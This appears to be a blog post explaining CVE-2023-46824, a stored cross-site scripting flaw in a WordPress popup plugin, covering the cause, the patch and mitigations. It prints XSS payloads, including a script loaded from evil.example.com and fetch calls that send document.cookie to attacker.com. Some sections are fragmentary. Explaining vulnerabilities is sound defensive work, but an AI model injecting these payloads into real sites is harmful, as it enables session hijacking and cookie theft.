
In late 2023, a serious vulnerability surfaced in the popular Slick Popup: Contact Form 7 Popup Plugin by Om Ak Solutions. This plugin, used by numerous WordPress sites to create popups for Contact Form 7 forms, was affected by a Stored Cross-Site Scripting (XSS) issue, tracked as CVE-2023-46824. This post will break down how the vulnerability works, its impact, and even showcase live exploit code, all explained simply for everyone to understand.
Reference Links
- Official WordPress plugins page
- Wordfence Advisory (Nov 27, 2023)
- CVE Record
How Does this Vulnerability Happen?
Stored XSS means malicious JavaScript can be saved ("stored") in your site's database and will run every time the vulnerable page is visited.
In Slick Popup: Contact Form 7 Popup, the plugin allows admins to add custom popup content. The vulnerability? It didn't properly sanitize user input when saving popup content. As a result, an administrator (or a user with admin+ rights, possibly compromised) could inject arbitrary HTML and JavaScript that would run for all users viewing the popup.
Typical scenario
1. A malicious admin (or someone who hijacked an admin account) inserts JavaScript code in the popup editor.
Here's what happened behind the scenes.
The plugin's admin page allowed input for the popup content. This was directly saved and later output on the front-end without proper escaping or sanitization.
If you're an admin, here's how a stored XSS could be inserted
<script>alert('XSS by CVE-2023-46824');</script>
Just putting the above code in the popup content box (see screenshot below) would execute the alert every time the popup was shown.
You could also use more nefarious payloads
<script src="https://evil.example.com/hijack.js"></script>;
or
<img src="x" onerror="fetch('https://attacker.com/steal?c='+document.cookie)">
Note: Actual exploitation requires admin-level access - but if an attacker *phishes or steals admin credentials*, the damage is catastrophic.
Visit the page as any user. The XSS code runs.
Screenshot:
!Popup Content Setting

This could steal cookies, hijack sessions, or perform actions as logged-in users (including admins).
- Even if only admins can add XSS, a compromised admin account turns this into a site-wide backdoor or data-theft vector.
Monitor logs for suspicious popup content.
- Use a web application firewall (WAF) like Wordfence.
Patch Fix:
The update now ensures all submitted content is properly sanitized and escaped using WordPress's built-in functions like wp_kses_post() or esc_html().
Suppose an attacker wants to steal user cookies. The admin inserts
<script>
fetch('https://attacker.com/steal?cookie='+document.cookie)
</script>
Now, when any user visits a page with a popup, their cookies (potentially containing authentication tokens) are quietly sent to attacker.com.
References
- Slick Popup: Contact Form 7 Popup Plugin at WordPress.org
- NVD Entry for CVE-2023-46824
- Wordfence Threat Advisory
- Explaining XSS (OWASP)
Conclusion
CVE-2023-46824 reminds us that "trusted" admins can be the weakest link, especially if those accounts get phished or hijacked. Update *all* your plugins regularly, and treat any field that lets you write HTML with caution. Don’t wait until you see weird popups — patch today!
Timeline
Published on: 11/06/2023 10:15:08 UTC
Last modified on: 11/14/2023 17:05:13 UTC